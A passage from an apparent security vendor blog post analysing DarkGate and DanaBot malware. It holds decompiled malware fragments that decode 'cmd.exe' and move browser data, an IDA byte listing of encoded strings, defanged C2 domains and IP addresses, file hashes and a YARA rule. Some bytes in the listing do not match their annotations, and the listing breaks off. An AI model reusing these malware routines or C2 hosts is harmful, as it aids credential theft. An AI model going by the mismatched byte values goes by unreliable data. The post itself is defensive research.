105     sub_456820(6);
106     System::LinkProc__ LStrCat3((int)v30, 4, (int *)v30[1], v11);
107     v14 = (char *)v32;
108     mv_another_custom_b64_dec_wrap_0((int)unk_430928, v30); // cmd.exe
109     mv_run_cmd(v30, (int)v14);
110     mv_get_appdata_roaming(v15, v10);
111     mv_another_custom_b64_dec_wrap_0((int)unk_4308E4, (int *)v30); // c cd /d
112     v14 = v32;
113     ExceptionList = v49;
114     mv_another_custom_b64_dec_wrap_0((int)unk_430984, v27); // " && move Google google

```

Figure 16: Additional DarkGate functionalities including system shutdown and browser folder manipulations

It's also worth mentioning that compared to previous versions of DarkGate, where the strings were encoded with custom base64-encoded strings, with the new version the byte arrays are used as inputs instead to break the existing scripts to decode the custom base64-encoded strings.

```

CODE:004309F4 00 db 8
CODE:004309F5 00 db 0
CODE:004309F6 00 db 0
CODE:004309F7 00 db 0
CODE:004309F8 A8 unk_4309F8 db 0A8h ; DATA XREF: mv_move_browser_data+2A90 ; mv_move_browser_data+3180
CODE:004309F9 B4 db 084h
CODE:004309FA 5C db 5Ch; \
CODE:004309FB 3C db 3Ch; <
CODE:004309FC A7 db 0A7h
CODE:004309FD B4 db 0A4h
CODE:004309FE 21 db 21h; |
CODE:004309FF 21 db 21h; |
CODE:00430A00 00 db 0
CODE:00430A01 00 db 0
CODE:00430A02 00 db 0
CODE:00430A03 00 db 0
CODE:00430A04 FF FF FF FF 0C.. 44 9FFFFFFFh, 0Ch ; DATA XREF: mv_move_browser_data+2C90
CODE:00430A05 00 db 0
CODE:00430A06 46 db 46h; @
CODE:00430A07 00 db 0
CODE:00430A08 BA db 0A8h; @
CODE:00430A09 21 db 21h; |
CODE:00430A0A 07 db 07h; /
CODE:00430A0B 2A db 2Ah; *
CODE:00430A0C 97 db 97h; /
CODE:00430A0D 2F db 2Fh; /
CODE:00430A0E 00 db 0
CODE:00430A0F A3 db 0A3h
CODE:00430A10 CF db 0CFh
CODE:00430A11 21 db 21h; |
CODE:00430A12 00 db 0
CODE:00430A13 00 db 0
CODE:00430A14 00 db 0
CODE:00430A15 00 db 0
CODE:00430A16 00 db 0
CODE:00430A17 21 db 21h; |
CODE:00430A18 00 db 0
CODE:00430A19 00 db 0
CODE:00430A1A 00 db 0
CODE:00430A1B 00 db 0
CODE:00430A1C 00 db 0
CODE:00430A1D 00 db 0
CODE:00430A1E 00 db 0
CODE:00430A1F 00 db 0
CODE:00430A20 00 db 0
CODE:00430A21 00 db 0
CODE:00430A22 00 db 0
CODE:00430A23 00 db 0
CODE:00430A24 00 db 0
CODE:00430A25 00 db 0
CODE:00430A26 00 db 0
CODE:00430A27 00 db 0
CODE:00430A28 00 db 0
CODE:00430A29 00 db 0
CODE:00430A2A 00 db 0
CODE:00430A2B 00 db 0
CODE:00430A2C 00 db 0
CODE:00430A2D 00 db 0
CODE:00430A2E 00 db 0
CODE:00430A2F 00 db 0
CODE:00430A30 00 db 0
CODE:00430A31 00 db 0
CODE:00430A32 00 db 0
CODE:00430A33 00 db 0
CODE:00430A34 00 db 0
CODE:00430A35 00 db 0
CODE:00430A36 00 db 0
CODE:00430A37 00 db 0
CODE:00430A38 00 db 0
CODE:00430A39 00 db 0
CODE:00430A3A 00 db 0
CODE:00430A3B 00 db 0
CODE:00430A3C 00 db 0
CODE:00430A3D 00 db 0
CODE:00430A3E 00 db 0
CODE:00430A3F 00 db 0
CODE:00430A40 00 db 0
CODE:00430A41 00 db 0
CODE:00430A42 00 db 0
CODE:00430A43 00 db 0
CODE:00430A44 00 db 0
CODE:00430A45 00 db 0
CODE:00430A46 00 db 0
CODE:00430A47 00 db 0
CODE:00430A48 00 db 0
CODE:00430A49 00 db 0
CODE:00430A4A 00 db 0
CODE:00430A4B 00 db 0
CODE:00430A4C 00 db 0
CODE:00430A4D 00 db 0
CODE:00430A4E 00 db 0
CODE:00430A4F 00 db 0
CODE:00430A50 00 db 0
CODE:00430A51 00 db 0
CODE:00430A52 00 db 0
CODE:00430A53 00 db 0
CODE:00430A54 00 db 0
CODE:00430A55 00 db 0
CODE:00430A56 00 db 0
CODE:00430A57 00 db 0
CODE:00430A58 00 db 0
CODE:00430A59 00 db 0
CODE:00430A5A 00 db 0
CODE:00430A5B 00 db 0
CODE:00430A5C 00 db 0
CODE:00430A5D 00 db 0
CODE:00430A5E 00 db 0
CODE:00430A5F 00 db 0
CODE:00430A60 00 db 0
CODE:00430A61 00 db 0
CODE:00430A62 00 db 0
CODE:00430A63 00 db 0
CODE:00430A64 00 db 0
CODE:00430A65 00 db 0
CODE:00430A66 00 db 0
CODE:00430A67 00 db 0
CODE:00430A68 00 db 0
CODE:00430A69 00 db 0
CODE:00430A6A 00 db 0
CODE:00430A6B 00 db 0
CODE:00430A6C 00 db 0
CODE:00430A6D 00 db 0
CODE:00430A6E 00 db 0
CODE:00430A6F 00 db 0
CODE:00430A70 00 db 0
CODE:00430A71 00 db 0
CODE:00430A72 00 db 0
CODE:00430A73 00 db 0
CODE:00430A74 00 db 0
CODE:00430A75 00 db 0
CODE:00430A76 00 db 0
CODE:00430A77 00 db 0
CODE:00430A78 00 db 0
CODE:00430A79 00 db 0
CODE:00430A7A 00 db 0
CODE:00430A7B 00 db 0
CODE:00430A7C 00 db 0
CODE:00430A7D 00 db 0
CODE:00430A7E 00 db 0
CODE:00430A7F 00 db 0
CODE:00430A80 00 db 0
CODE:00430A81 00 db 0
CODE:00430A82 00 db 0
CODE:00430A83 00 db 0
CODE:00430A84 00 db 0
CODE:00430A85 00 db 0
CODE:00430A86 00 db 0
CODE:00430A87 00 db 0
CODE:00430A88 00 db 0
CODE:00430A89 00 db 0
CODE:00430A8A 00 db 0
CODE:00430A8B 00 db 0
CODE:00430A8C 00 db 0
CODE:00430A8D 00 db 0
CODE:00430A8E 00 db 0
CODE:00430A8F 00 db 0
CODE:00430A90 00 db 0
CODE:00430A91 00 db 0
CODE:00430A92 00 db 0
CODE:00430A93 00 db 0
CODE:00430A94 00 db 0
CODE:00430A95 00 db 0
CODE:00430A96 00 db 0
CODE:00430A97 00 db 0
CODE:00430A98 00 db 0
CODE:00430A99 00 db 0
CODE:00430A9A 00 db 0
CODE:00430A9B 00 db 0
CODE:00430A9C 00 db 0
CODE:00430A9D 00 db 0
CODE:00430A9E 00 db 0
CODE:00430A9F 00 db 0
CODE:00430AA0 00 db 0
CODE:00430AA1 00 db 0
CODE:00430AA2 00 db 0
CODE:00430AA3 00 db 0
CODE:00430AA4 00 db 0
CODE:00430AA5 00 db 0
CODE:00430AA6 00 db 0
CODE:00430AA7 00 db 0
CODE:00430AA8 00 db 0
CODE:00430AA9 00 db 0
CODE:00430AAA 00 db 0
CODE:00430AAB 00 db 0
CODE:00430AAC 00 db 0
CODE:00430AAD 00 db 0
CODE:00430AAE 00 db 0
CODE:00430AAF 00 db 0
CODE:00430AB0 00 db 0
CODE:00430AB1 00 db 0
CODE:00430AB2 00 db 0
CODE:00430AB3 00 db 0
CODE:00430AB4 00 db 0
CODE:00430AB5 00 db 0
CODE:00430AB6 00 db 0
CODE:00430AB7 00 db 0
CODE:00430AB8 00 db 0
CODE:00430AB9 00 db 0
CODE:00430ABA 00 db 0
CODE:00430ABB 00 db 0
CODE:00430ABC 00 db 0
CODE:00430ABD 00 db 0
CODE:00430ABE 00 db 0
CODE:00430ABF 00 db 0
CODE:00430AC0 00 db 0
CODE:00430AC1 00 db 0
CODE:00430AC2 00 db 0
CODE:00430AC3 00 db 0
CODE:00430AC4 00 db 0
CODE:00430AC5 00 db 0
CODE:00430AC6 00 db 0
CODE:00430AC7 00 db 0
CODE:00430AC8 00 db 0
CODE:00430AC9 00 db 0
CODE:00430ACA 00 db 0
CODE:00430ACB 00 db 0
CODE:00430ACC 00 db 0
CODE:00430ACD 00 db 0
CODE:00430ACE 00 db 0
CODE:00430ACF 00 db 0
CODE:00430AD0 00 db 0
CODE:00430AD1 00 db 0
CODE:00430AD2 00 db 0
CODE:00430AD3 00 db 0
CODE:00430AD4 00 db 0
CODE:00430AD5 00 db 0
CODE:00430AD6 00 db 0
CODE:00430AD7 00 db 0
CODE:00430AD8 00 db 0
CODE:00430AD9 00 db 0
CODE:00430ADA 00 db 0
CODE:00430ADB 00 db 0
CODE:00430ADC 00 db 0
CODE:00430ADE 00 db 0
CODE:00430ADF 00 db 0
CODE:00430AE0 00 db 0
CODE:00430AE1 00 db 0
CODE:00430AE2 00 db 0
CODE:00430AE3 00 db 0
CODE:00430AE4 00 db 0
CODE:00430AE5 00 db 0
CODE:00430AE6 00 db 0
CODE:00430AE7 00 db 0
CODE:00430AE8 00 db 0
CODE:00430AE9 00 db 0
CODE:00430AEA 00 db 0
CODE:00430AEB 00 db 0
CODE:00430AEC 00 db 0
CODE:00430AED 00 db 0
CODE:00430AEE 00 db 0
CODE:00430AEF 00 db 0
CODE:00430AF0 00 db 0
CODE:00430AF1 00 db 0
CODE:00430AF2 00 db 0
CODE:00430AF3 00 db 0
CODE:00430AF4 00 db 0
CODE:00430AF5 00 db 0
CODE:00430AF6 00 db 0
CODE:00430AF7 00 db 0
CODE:00430AF8 00 db 0
CODE:00430AF9 00 db 0
CODE:00430AFA 00 db 0
CODE:00430AFB 00 db 0
CODE:00430AFC 00 db 0
CODE:00430AFD 00 db 0
CODE:00430AFE 00 db 0
CODE:00430AFF 00 db 0
CODE:00430B00 00 db 0
CODE:00430B01 00 db 0
CODE:00430B02 00 db 0
CODE:00430B03 00 db 0
CODE:00430B04 00 db 0
CODE:00430B05 00 db 0
CODE:00430B06 00 db 0
CODE:00430B07 00 db 0
CODE:00430B08 00 db 0
CODE:00430B09 00 db 0
CODE:00430B0A 00 db 0
CODE:00430B0B 00 db 0
CODE:00430B0C 00 db 0
CODE:00430B0D 00 db 0
CODE:00430B0E 00 db 0
CODE:00430B0F 00 db 0
CODE:00430B10 00 db 0
CODE:00430B11 00 db 0
CODE:00430B12 00 db 0
CODE:00430B13 00 db 0
CODE:00430B14 00 db 0
CODE:00430B15 00 db 0
CODE:00430B16 00 db 0
CODE:00430B17 00 db 0
CODE:00430B18 00 db 0
CODE:00430B19 00 db 0
CODE:00430B1A 00 db 0
CODE:00430B1B 00 db 0
CODE:00430B1C 00 db 0
CODE:00430B1D 00 db 0
CODE:00430B1E 00 db 0
CODE:00430B1F 00 db 0
CODE:00430B20 00 db 0
CODE:00430B21 00 db 0
CODE:00430B22 00 db 0
CODE:00430B23 00 db 0
CODE:00430B24 00 db 0
CODE:00430B25 00 db 0
CODE:00430B26 00 db 0
CODE:00430B27 00 db 0
CODE:00430B28 00 db 0
CODE:00430B29 00 db 0
CODE:00430B2A 00 db 0
CODE:00430B2B 00 db 0
CODE:00430B2C 00 db 0
CODE:00430B2D 00 db 0
CODE:00430B2E 00 db 0
CODE:00430B2F 00 db 0
CODE:00430B30 00 db 0
CODE:00430B31 00 db 0
CODE:00430B32 00 db 0
CODE:00430B33 00 db 0
CODE:00430B34 00 db 0
CODE:00430B35 00 db 0
CODE:00430B36 00 db 0
CODE:00430B37 00 db 0
CODE:00430B38 00 db 0
CODE:00430B39 00 db 0
CODE:00430B3A 00 db 0
CODE:00430B3B 00 db 0
CODE:00430B3C 00 db 0
CODE:00430B3D 00 db 0
CODE:00430B3E 00 db 0
CODE:00430B3F 00 db 0
CODE:00430B40 00 db 0
CODE:00430B41 00 db 0
CODE:00430B42 00 db 0
CODE:00430B43 00 db 0
CODE:00430B44 00 db 0
CODE:00430B45 00 db 0
CODE:00430B46 00 db 0
CODE:00430B47 00 db 0
CODE:00430B48 00 db 0
CODE:00430B49 00 db 0
CODE:00430B4A 00 db 0
CODE:00430B4B 00 db 0
CODE:00430B4C 00 db 0
CODE:00430B4D 00 db 0
CODE:00430B4E 00 db 0
CODE:00430B4F 00 db 0
CODE:00430B50 00 db 0
CODE:00430B51 00 db 0
CODE:00430B52 00 db 0
CODE:00430B53 00 db 0
CODE:00430B54 00 db 0
CODE:00430B55 00 db 0
CODE:00430B56 00 db 0
CODE:00430B57 00 db 0
CODE:00430B58 00 db 0
CODE:00430B59 00 db 0
CODE:00430B5A 00 db 0
CODE:00430B5B 00 db 0
CODE:00430B5C 00 db 0
CODE:00430B5D 00 db 0
CODE:00430B5E 00 db 0
CODE:00430B5F 00 db 0
CODE:00430B60 00 db 0
CODE:00430B61 00 db 0
CODE:00430B62 00 db 0
CODE:00430B63 00 db 0
CODE:00430B64 00 db 0
CODE:00430B65 00 db 0
CODE:00430B66 00 db 0
CODE:00430B67 00 db 0
CODE:00430B68 00 db 0
CODE:00430B69 00 db 0
CODE:00430B6A 00 db 0
CODE:00430B6B 00 db 0
CODE:00430B6C 00 db 0
CODE:00430B6D 00 db 0
CODE:00430B6E 00 db 0
CODE:00430B6F 00 db 0
CODE:00430B70 00 db 0
CODE:00430B71 00 db 0
CODE:00430B72 00 db 0
CODE:00430B73 00 db 0
CODE:00430B74 00 db 0
CODE:00430B75 00 db 0
CODE:00430B76 00 db 0
CODE:00430B77 00 db 0
CODE:00430B78 00 db 0
CODE:00430B79 00 db 0
CODE:00430B7A 00 db 0
CODE:00430B7B 00 db 0
CODE:00430B7C 00 db 0
CODE:00430B7D 00 db 0
CODE:00430B7E 00 db 0
CODE:00430B7F 00 db 0
CODE:00430B80 00 db 0
CODE:00430B81 00 db 0
CODE:00430B82 00 db 0
CODE:00430B83 00 db 0
CODE:00430B84 00 db 0
CODE:00430B85 00 db 0
CODE:00430B86 00 db 0
CODE:00430B87 00 db 0
CODE:00430B88 00 db 0
CODE:00430B89 00 db 0
CODE:00430B8A 00 db 0
CODE:00430B8B 00 db 0
CODE:00430B8C 00 db 0
CODE:00430B8D 00 db 0
CODE:00430B8E 00 db 0
CODE:00430B8F 00 db 0
CODE:00430B90 00 db 0
CODE:00430B91 00 db 0
CODE:00430B92 00 db 0
CODE:00430B93 00 db 0
CODE:00430B94 00 db 0
CODE:00430B95 00 db 0
CODE:00430B96 00 db 0
CODE:00430B97 00 db 0
CODE:00430B98 00 db 0
CODE:00430B99 00 db 0
CODE:00430B9A 00 db 0
CODE:00430B9B 00 db 0
CODE:00430B9C 00 db 0
CODE:00430B9D 00 db 0
CODE:00430B9E 00 db 0
CODE:00430B9F 00 db 0
CODE:00430BA0 00 db 0
CODE:00430BA1 00 db 0
CODE:00430BA2 00 db 0
CODE:00430BA3 00 db 0
CODE:00430BA4 00 db 0
CODE:00430BA5 00 db 0
CODE:00430BA6 00 db 0
CODE:00430BA7 00 db 0
CODE:00430BA8 00 db 0
CODE:00430BA9 00 db 0
CODE:00430BAA 00 db 0
CODE:00430BAB 00 db 0
CODE:00430BAC 00 db 0
CODE:00430BAD 00 db 0
CODE:00430BAE 00 db 0
CODE:00430BAF 00 db 0
CODE:00430BB0 00 db 0
CODE:00430BB1 00 db 0
CODE:00430BB2 00 db 0
CODE:00430BB3 00 db 0
CODE:00430BB4 00 db 0
CODE:00430BB5 00 db 0
CODE:00430BB6 00 db 0
CODE:00430BB7 00 db 0
CODE:00430BB8 00 db 0
CODE:00430BB9 00 db 0
CODE:00430BBA 00 db 0
CODE:00430BBB 00 db 0
CODE:00430BBC 00 db 0
CODE:00430BBD 00 db 0
CODE:00430BBE 00 db 0
CODE:00430BBF 00 db 0
CODE:00430BC0 00 db 0
CODE:00430BC1 00 db 0
CODE:00430BC2 00 db 0
CODE:00430BC3 00 db 0
CODE:00430BC4 00 db 0
CODE:00430BC5 00 db 0
CODE:00430BC6 00 db 0
CODE:00430BC7 00 db 0
CODE:00430BC8 00 db 0
CODE:00430BC9 00 db 0
CODE:00430BCA 00 db 0
CODE:00430BCB 00 db 0
CODE:00430BCC 00 db 0
CODE:00430BCD 00 db 0
CODE:00430BCE 00 db 0
CODE:00430BCF 00 db 0
CODE:00430BD0 00 db 0
CODE:00430BD1 00 db 0
CODE:00430BD2 00 db 0
CODE:00430BD3 00 db 0
CODE:00430BD4 00 db 0
CODE:00430BD5 00 db 0
CODE:00430BD6 00 db 0
CODE:00430BD7 00 db 0
CODE:00430BD8 00 db 0
CODE:00430BD9 00 db 0
CODE:00430BDA 00 db 0
CODE:00430BDB 00 db 0
CODE:00430BDC 00 db 0
CODE:00430BDD 00 db 0
CODE:00430BDE 00 db 0
CODE:00430BDF 00 db 0
CODE:00430BE0 00 db 0
CODE:00430BE1 00 db 0
CODE:00430BE2 00 db 0
CODE:00430BE3 00 db 0
CODE:00430BE4 00 db 0
CODE:00430BE5 00 db 0
CODE:00430BE6 00 db 0
CODE:00430BE7 00 db 0
CODE:00430BE8 00 db 0
CODE:00430BE9 00 db 0
CODE:00430BEA 00 db 0
CODE:00430BEB 00 db 0
CODE:00430BEC 00 db 0
CODE:00430BED 00 db 0
CODE:00430BEE 00 db 0
CODE:00430BEF 00 db 0
CODE:00430BF0 00 db 0
CODE:00430BF1 00 db 0
CODE:00430BF2 00 db 0
CODE:00430BF3 00 db 0
CODE:00430BF4 00 db 0
CODE:00430BF5 00 db 0
CODE:00430BF6 00 db 0
CODE:00430BF7 00 db 0
CODE:00430BF8 00 db 0
CODE:00430BF9 00 db 0
CODE:00430BFA 00 db 0
CODE:00430BFB 00 db 0
CODE:00430BFC 00 db 0
CODE:00430BFD 00 db 0
CODE:00430BFE 00 db 0
CODE:00430BFF 00 db 0
CODE:00430C00 00 db 0
CODE:00430C01 00 db 0
CODE:00430C02 00 db 0
CODE:00430C03 00 db 0
CODE:00430C04 00 db 0
CODE:00430C05 00 db 0
CODE:00430C06 00 db 0
CODE:00430C07 00 db 0
CODE:00430C08 00 db 0
CODE:00430C09 00 db 0
CODE:00430C0A 00 db 0
CODE:00430C0B 00 db 0
CODE:00430C0C 00 db 0
CODE:00430C0D 00 db 0
CODE:00430C0E 00 db 0
CODE:00430C0F 00 db 0
CODE:00430C10 00 db 0
CODE:00430C11 00 db 0
CODE:00430C12 00 db 0
CODE:00430C13 00 db 0
CODE:00430C14 00 db 0
CODE:00430C15 00 db 0
CODE:00430C16 00 db 0
CODE:00430C17 00 db 0
CODE:00430C18 00 db 0
CODE:00430C19 00 db 0
CODE:00430C1A 00 db 0
CODE:00430C1B 00 db 0
CODE:00430C1C 00 db 0
CODE:00430C1D 00 db 0
CODE:00430C1E 00 db 0
CODE:00430C1F 00 db 0
CODE:00430C20 00 db 0
CODE:00430C21 00 db 0
CODE:00430C22 00 db 0
CODE:00430C23 00 db 0
CODE:00430C24 00 db 0
CODE:00430C25 00 db 0
CODE:00430C26 00 db 0
CODE:00430C27 00 db 0
CODE:00430C28 00 db 0
CODE:00430C29 00 db 0
CODE:00430C2A 00 db 0
CODE:00430C2B 00 db 0
CODE:00430C2C 00 db 0
CODE:00430C2D 00 db 0
CODE:00430C2E 00 db 0
CODE:00430C2F 00 db 0
CODE:00430C30 00 db 0
CODE:00430C31 00 db 0
CODE:00430C32 00 db 0
CODE:00430C33 00 db 0
CODE:00430C34 00 db 0
CODE:00430C35 00 db 0
CODE:00430C36 00 db 0
CODE:00430C37 00 db 0
CODE:00430C38 00 db 0
CODE:00430C39 00 db 0
CODE:00430C3A 00 db 0
CODE:00430C3B 00 db 0
CODE:00430C3C 00 db 0
CODE:00430C3D 00 db 0
CODE:00430C3E 00 db 0
CODE:00430C3F 00 db 0
CODE:00430C40 00 db 0
CODE:00430C41 00 db 0
CODE:00430C42 00 db 0
CODE:00430C43 00 db 0
CODE:00430C44 00 db 0
CODE:00430C45 00 db 0
CODE:00430C46 00 db 0
CODE:00430C47 00 db 0
CODE:00430C48 00 db 0
CODE:00430C49 00 db 0
CODE:00430C4A 00 db 0
CODE:00430C4B 00 db 0
CODE:00430C4C 00 db 0
CODE:00430C4D 00 db 0
CODE:00430C4E 00 db 0
CODE:00430C4F 00 db 0
CODE:00430C50 00 db 0
CODE:00430C51 00 db 0
CODE:00430C52 00 db 0
CODE:00430C53 00 db 0
CODE:00430C54 00 db 0
CODE:00430C55 00 db 0
CODE:00430C56 00 db 0
CODE:00430C57 00 db 0
CODE:00430C58 00 db 0
CODE:00430C59 00 db 0
CODE:00430C5A 00 db 0
CODE:00430C5B 00 db 0
CODE:00430C5C 00 db 0
CODE:00430C5D 00 db 0
CODE:00430C5
```

Recommendations from our Threat Response Unit (TRU) Team:

Protecting against information stealers requires a multi-layered defense approach to defend endpoints from malware and detect or block unauthorized login activity against applications and remote access services.

Therefore, we recommend:

- Protecting endpoints against malware.
- Ensure antivirus signatures are up to date.
- Use a Next-Gen AV (NGAV) or [Endpoint Detection and Response \(EDR\)](#) product to detect and contain threats.
- If an information stealing malware is identified, reset the user’s credentials, and terminate logon sessions immediately.
- Encouraging good cybersecurity hygiene among your users by using [Phishing and Security Awareness Training \(PSAT\)](#) when downloading software from the Internet.
- Restricting access to enterprise applications from personal devices outside the scope of security monitoring.
- Ensuring adequate logging is in place for remote access services such as VPNs and using modern authentication methods, which support MFA and conditional access.
- Prevent web browsers from automatically saving and storing passwords.
- Use of reputable password managers is recommended instead.

Indicators of Compromise

Name	Indicators
Website serving DarkGate payload	assetfinder[.]org
kdvyeq.au3	296c88dda6b9864da68f0918a6a7280d
Decrypted DarkGate payload	786486d57e52d2c59f99f841989bfc9d
DarkGate C2	whatup[.]cloud
DarkGate C2	dreamteamup[.]shop
DanaBot	137215315ebf1a920f6ca96be486e358
DanaBot C2	34.106.84.60:443
DanaBot C2	35.241.250.23:443
DanaBot C2	35.198.55.140:443

DanaBot C2	34.79.119.253:443
DanaBot embedded hash	32283E415C433DE356C9557DF0309441
IrsForm1340.pdf (decoy file)	d8b39e8d78386294e139286f27568dd6

Yara


```
rule DarkGate {
  meta:
    author = "RussianPanda"
    description = "Detects DarkGate"
    date = "9/17/2023"
  strings:
    $s1 = "hanydesk"
    $s2 = "darkgate.com"
    $s3 = "zLAXuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhLX48ZHnvjJDBNFtMd1I5acwbqT+=\""
    $s4 = {80 e3 30 81 e3 ff 00 00 00 c1 eb 04}
    $s5 = {80 e3 3c 81 e3 ff 00 00 00 c1 eb 02}
    $s6 = {80 e1 03 c1 e1 06}
  condition:
    all of ($s*)
    and uint16(0) == 0x5A4D
}
```

Reference

- <https://securelist.com/doublefinger-loader-delivering-greetingghoul-cryptocurrency-stealer/109982/>
- <https://twitter.com/ffforward/status/1461417886526984195?s=20>
- <https://0xtoxin.github.io/threat-breakdown/DarkGate-Camapign-Analysis/>

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

[GET STARTED](#)



ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: <https://www.esentire.com/blog/from-darkgate-to-danabot>